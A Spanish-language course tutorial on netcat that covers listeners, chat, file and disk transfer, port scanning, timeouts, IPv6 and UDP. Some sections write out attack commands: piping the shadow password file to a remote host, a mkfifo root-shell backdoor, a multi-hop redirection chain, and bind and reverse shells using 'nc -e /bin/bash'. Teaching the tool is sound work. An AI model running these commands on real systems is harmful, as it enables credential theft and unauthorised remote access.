Breve tutorial de “netcat”

La navaja suiza de la red

PARP202-Netcat

https://humanos.uci.cu/2018/01/25/networktools-netcat-la-navaja-suiza-de-la-red/
https://blog.desdelinux.net/usando-netcat-algunos-comandos-practicos/
https://joncraton.org/blog/46/netcat-for-windows/

Alfredo Abad

UA: 9-ago-2018

Objetivos y procedimiento

- Se trata en esta práctica de estudiar la herramienta netcat tanto para Windows como para Linux
- Necesitarás un sistema Windows y otro Linux (cualquier versión)
  - Netcat es accesible en Linux mediante el comando **nc**
  - En Windows, necesitarás descargar la herramienta desde Internet
- Se trata de estudiar el comando y probar sus posibilidades
- Al final, entregarás para su evaluación un tutorial con las opciones exploradas

Wikipedia: ¿Qué es Netcat?


- Netcat (comando nc en Linux) es una herramienta de red que permite a través de intérprete de comandos y con una sintaxis sencilla abrir puertos TCP/UDP en un HOST (quedando netcat a la escucha), asociar una shell a un puerto en concreto (para conectarse por ejemplo a MS-DOS o al intérprete bash de Linux remotamente) y forzar conexiones UDP/TCP (útil por ejemplo para realizar rastreos de puertos o realizar transferencias de archivos bit a bit entre dos equipos)
- Liberada bajo una licencia de software libre permisiva (no copyleft, similar a BSD, MIT) para UNIX
  - Posteriormente fue portada a Windows y Mac OS X entre otras plataformas. Existen muchos forks de esta herramienta que añaden características nuevas como GNU Netcat, Zenmap o Cryptcat
- Netcat pretende ser la versión para redes del conocido comando cat, por una parte por su orientación al manejo de texto (como tantas herramientas UNIX) y otra por su tremenda fluidez
- Puede trabajar como cliente (semejante a telnet) o como servidor (con flags –l y –p)
- La ayuda de netcat (versión Linux) se puede obtener con la ejecución de **man nc**

Funcionamiento básico

- La forma más básica de operar de netcat consiste en:
  - Crear un socket para conectarse a un servidor (o bien para hacer de servidor y ser conectado desde un cliente)
  - Enviar todo lo que entre por la entrada estándar por el socket
  - Sacar por la salida estándar todo lo recibido por el socket
- Algunos parámetros comunes:
  - **-l** Indica que Netcat abre el puerto para Escucha (Listen): Acepta una única conexión de un Cliente y se cierra
  - **-p** Especifica el puerto
  - **-k** Fuerza a que el puerto permanezca abierto tras haber recibido una Conexión. Se usa con el parámetro -l y permite infinitas Conexiones
  - **-u** El puerto abierto se abre como UDP, en vez de TCP que es la opción por default
  - **-v** Muestra información de la conexión
  - **-t** Las respuestas son compatibles para sesiones de Telnet
  - **-q segundos** Tras haber recibido el EOF de la Entrada de datos, espera los segundos indicados para enviarla
  - **-i segundos** Especifica un delay (retraso) de tiempo para el envío o recepción de las líneas de texto
  - **-4 -6** Fuerzan a que netcat utilicen IPv4 o IPv6

Ejemplo: netcat como servidor

- Cundo se utiliza como servidor, es necesario utilizar el flag –l y el flag –p seguido del puerto en el que queremos que el servidor acepte conexiones
  - ~$: **nc -l -p 8080**
  - El programa se quedará esperando conexiones en el puerto 8080. Ahora, al coger cualquier navegador y acceder a la dirección 127.0.0.1:8080 netcat nos mostrara por consola algo parecido:



Ejemplo: netcat como mensajería instantánea

- Para montar este sencillo sistema, uno de los interlocutores debe de lanzar netcat como servidor, y el otro como cliente en un puerto determinado, algo así:
  - Usuario1: ~$: **nc -l -p 8080**
  - Usuario2: ~$: **nc IP_Usuario1 8080**

Ejemplo: netcat como redirección remota

- En la máquina en la que se quiere recibir la salida del programa, lanza el netcat como servidor en un puerto que no se esté usando, y en el otro extremo, pues solo hay que teclear:
  - ~$: **cat //etc/shadows | nc host puerto**

Ejemplo: uso de netcat para el envío de ficheros

- Netcat puede ser utilizado para transferir archivos. Del lado del cliente supongamos que tenemos un archivo llamado ‘testfile’ que contiene:
  - $ **cat testfile**
  - **hello testfile**
- Y del lado del servidor tenemos un archivo vacío llamado ‘test’
- Ahora ponemos del lado del servidor:
  - $ **nc -l 2389 > test**
- En el cliente, ejecutamos:
  - **cat testfile | nc localhost 2389**
- Cuando revisamos el archivo ‘test’ en el servidor:
  - $ **cat test**
  - **Hello testfile**
- Hemos transferido datos del cliente al servidor

Ejemplo: netcat como agente de copias de seguridad

- Supongamos que simplemente queremos realizar una copia de un disco. En el sistema remoto en que se desea copiar, se ejecuta netcat de la siguiente forma:
  - ~$: **nc -l -p 8080 > particion1.iso**
- Y en el sistema origen de la información, se ejecutará algo como esto:
  - ~$: **dd if=/dev/hda1 | nc IP_Remota 8080**
- Ahora simplemente necesitamos montar nuestro fichero *.iso para tener una copia exacta del disco duro anterior, con las siguientes órdenes:
  - ~#: **mkdir //mnt/el_viejo**
  - ~#: **mount -o loop particion1.iso /mnt/el_viejo**
- En //mnt/el_viejo tendríamos exactamente el disco anterior

Ejemplo: netcat como backdoor [difícil]

- Acá haremos un experimento en nuestra carpeta //tmp del sistema, creando un archivo (llamado “archivo“) dentro, al cual le pasaremos el mkfifo (para que la herramienta cat, no lea, sino escriba dentro de el). Seguido, como anterior explico, cat procede a la escritura del archivo, se le pasa lo escrito como parámetro al sh, cual a su vez, al ejecutar lo escrito en el archivo, le pasa el parámetro a nc, que escucha a un IP y puerto, dado , devolviendo el resultado del comando al archivo de origen
- Un ejemplo:
  - ~$: **rm -f /tmp/archivo; mkfifo /tmp/archivo**
  - Esta línea, lo que primeramente hace es verificar si existe el archivo, en caso de que este, lo borra y crea un archivo mkfifo (archivo especial).
- ~$: **cat /tmp/archivo | /bin/sh -i 2>&1 | nc -l 127.0.0.1 1234 > /tmp/archivo**
  - Con esta sola línea y netcat, podrían preparar un backdoor para acceso Shell desde cualquier maquina, (el interés de esto es un acceso shell como root)
- netcat-cliente le dice al netcat-server que ejecute el comando que se indica a continuación cuando se recibe una conexión específica
  - Es un poco incómodo porque no habrá prompt, pero si el comando anterior es lanzado como root, pueden hacer cosas importantes

Ejemplo: netcat como redirector mediante pipes

- Supongamos que tenemos 5 maquinas, la PC_1 es la del hacker y la PC_5 es la del usuario que quiere localizar al hacker
- La secuencia de comandos que tendría que ejecutarse sería la siguiente:
  - Maquina 4: ~$: **nc -l -p 5004 | nc maquina5 puerto_destino**
  - Maquina 3: ~$: **nc -l -p 5003 | nc maquina4 5004**
  - Maquina 2: ~$: **nc -l -p 5002 | nc maquina3 5003**
  - Maquina 1: ~$: **nc maquina2 5002**
- De esta forma se conectaría al puerto destino de la PC_5 dando 3 saltos (sin contar el inicial)

Ejemplo: netcat como sencillo escáner de puertos

- Muchos saben de nmap como herramienta de mapeo de puertos, pero netcat también puede ser utilizados para ese fin, es decir para saber si un determinado puerto, y normalmente servicio de una determinada maquina esta activa
- Para esta tarea vamos a utilizar el flag –z para Entrada/Salida Nula, es decir, en este modo, netcat no va a esperar datos de la entrada estándar ni va a mostrarlos en la salida estándar
  - ~#: **nc –z maquina 80 && echo "Servicio Web Activo"**
  - Es decir, netcat retorna un código de error si no puede establecer una conexión.
  - Los caracteres && presentan el operador AND lógico para la Shell, el cual tiene la peculiaridad de que si el primer operando es 0 o falso, ya no evalúa el segundo (no es necesario, ya que el resultado será falso independiente del valor del segundo operador)
- Así, si netcat no puede establecer la conexión y devuelve un código de error, el siguiente comando, el que muestra el mensaje no se ejecutara
- Combinando esto que acabamos de ver con un poco de scripting es muy sencillo de montar un rudimentario escáner de puertos

Ejemplo: netcat utilizado como Port Knocking

- Una versión particular de los backdoors es la técnica conocida como Port Knocking, algo así como llamar a la puerta por los puertos.
  - Esta técnica se basa en ejecutar un cierto comando, normalmente levantar un servicio o abrir un puerto en un firewall, cuando se recibe una serie de intentos de conexión un determinado conjunto de puertos en una determinada secuencia
- Lo que vamos a describir aquí es una aproximación muy simple al proceso, pero con un poco de scripting y haciendo que el cliente envíe algunos datos, podríamos aproximarnos bastante
- Veamos como se haría: en la maquina destino, en la que se ejecutara la acción que nos interesa, solo tenemos que lanzar una secuencia de comandos similar al siguiente:
  - ~$: **nc –l –p 500 && nc –l –p 400 && "hola mundo"**
- Ahora, si desde nuestro cliente, nos conectamos primero al puerto 500 y luego al 400, en la maquina servidor se mostrara un "hola mundo" en la consola

Netcat soporta timeouts

- En ocasiones cuando abrimos una conexión no deseamos que ésta se quede abierta por un tiempo indefinido, así que para solucionar este problema utilizamos la opción -w, para que pasados x cantidad de segundos se cierre la conexión entre cliente-servidor
  - Servidor (nota: el calificador –p –literal del puerto- es opcional y se puede omitir):
    - $**nc -l 2389**
  - Cliente:
    - $ **nc -w 10 localhost 2389**
  - La conexión se cerrará después de pasados 10 segundos.
- Nota: no se debe usar la opción -w con la opción -l en el lado del servidor ya que -w no causaría ningún efecto y por tanto la conexión quedaría abierta indefinidamente

Ejemplo: uso de netcat con IPv4 e IPv6

Cliente:

```
$ nc -4 localhost 2389
```

Ahora, si ejecutamos el comando **netstat**, veríamos:

```
$ netstat | grep 2389
tcp 0 0 localhost:2389 localhost:50851 ESTABLISHED
tcp 0 0 localhost:50851 localhost:2389 ESTABLISHED
```

El primer parámetro de la salida anterior si fuera **IPv6** mostraría un 6 después del tc usamos **IPv4** nos muestra solamente tcp

Ahora, forcemos a **Necat** para que utilice IPv6:

Servidor:

```
$nc -6 -l 2389
```

Cliente:

```
$ nc -6 localhost 2389
```

Ejecutando **netstat** nuevamente veríamos:

```
$ netstat | grep 2389
tcp6 0 0 localhost:2389 localhost:33234 ESTABLISHED
tcp6 0 0 localhost:33234 localhost:2389 ESTABLISHED
```

Podemos ver como el tcp ahora va acompañado de un 6, indicando el uso de **IPv6**.

Impedir que el servidor termine cuando se cierra el cliente

Cuando tenemos el servidor corriendo y el **cliente** se desconecta, el **servidor** también termina:

Servidor:

```
$ nc -l 2389
```

Cliente:

```
$ nc localhost 2389
^C
```

Servidor:

```
$ nc -l 2389
$
```

Pudimos apreciar en el ejemplo anterior que si el **cliente** cierra la conexión también el **servidor** temina, entonces, ¿que podemos hacer?, nuestra solución es utilizar la opción **-k**, que fuerza al servidor para que siga corriendo.

Servidor:

```
$ nc -k -l 2389
```

Cliente:

```
$ nc localhost 2389
C^
```

Servidor:

```
$ nc -k -l 2389
```

Hemos visto que el **servidor** sigue corriendo aunque el **cliente** se ha desconectado, gracias a la opción **-k** que le agregamos al servidor.

Impedir que el servidor termine cuando reciba un EOF desde el cliente

Netcat está configurado para que después de recibir un **EOF**(**E**nd **O**f **F**ile) termine la conexión, normalmente esto es lo que pasa, pero podemos modificar este comportamiento por defecto de **Netcat** agregando la opción **-q**. Esta opción indica a **Netcat** que debe esperar x cantidad de segundos antes de cerrar la conexión.

Cliente:

El **cliente** debe ser iniciado de la siguiente manera:

```
nc -q 5 localhost 2389
```

Ahora siempre que el **cliente** reciba un EOF esperará 5 segundos antes de cerrar la conexión.

17
Alfredo Abad

Ejemplo: utilización de netcat con UDP en vez de con TCP

Por defecto **Netcat** utiliza para su comunicación el protocolo **TCP**, pero podemos utilizar también **UDP** mediante la opción **-u**.

Servidor:

```
$ nc -4 -u -l 2389
```

Cliente:

```
$ nc -4 -u localhost 2389
```

Ahora **cliente** y **servidor** están utilizando el protocolo **UDP** para su comunicación, esto podemos comprobarlo mediante el comanda **netstat**.

```
$ netstat | grep 2389
udp 0 0 localhost:42634 localhost:2389 ESTABLISHED
```

Bueno, durante el post hemos visto algunos ejemplos del uso de **Netcat**, pudieron apreciar que es una herramienta muy versátil, de ahí lo de la navaja suiza de los hacker

18
Alfredo Abad

Netcat for Windows

- Existe una versión de Netcat para Windows que se puede descargar desde:
  - https://joncraton.org/blog/46/netcat-for-windows/

Establishing a connection and getting some data over HTTP:

```
# nc example.com 80
GET / HTTP/1.0


<HTML>
<!-- site's code here -->
</HTML>
```


Creación de un Shell y de un Shell remoto con netcat for Windows

Creating a shell:

1. Remote machine:

```
nc -l 1234 -e /bin/bash
```

2. Local machine:

```
nc remote_machine 1234
```

Creating a reverse shell:

1. Local machine:

```
nc -l 1234
```

2. Remote machine:

```
nc -e /bin/bash local_machine 1234
```